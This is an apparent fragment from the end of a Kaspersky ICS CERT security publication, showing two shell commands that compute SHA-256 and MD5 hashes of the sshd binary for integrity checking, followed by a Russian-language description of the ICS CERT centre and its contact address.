sha256sum /usr/sbin/sshd > sshd.sha256sum #calculate actual sha256 hash for sshd
md5sum /usr/sbin/sshd > sshd.md5sum #calculate actual md5 hash for sshd
```

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky Lab ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky Lab ICS CERT **Ics-cert@kaspersky.com**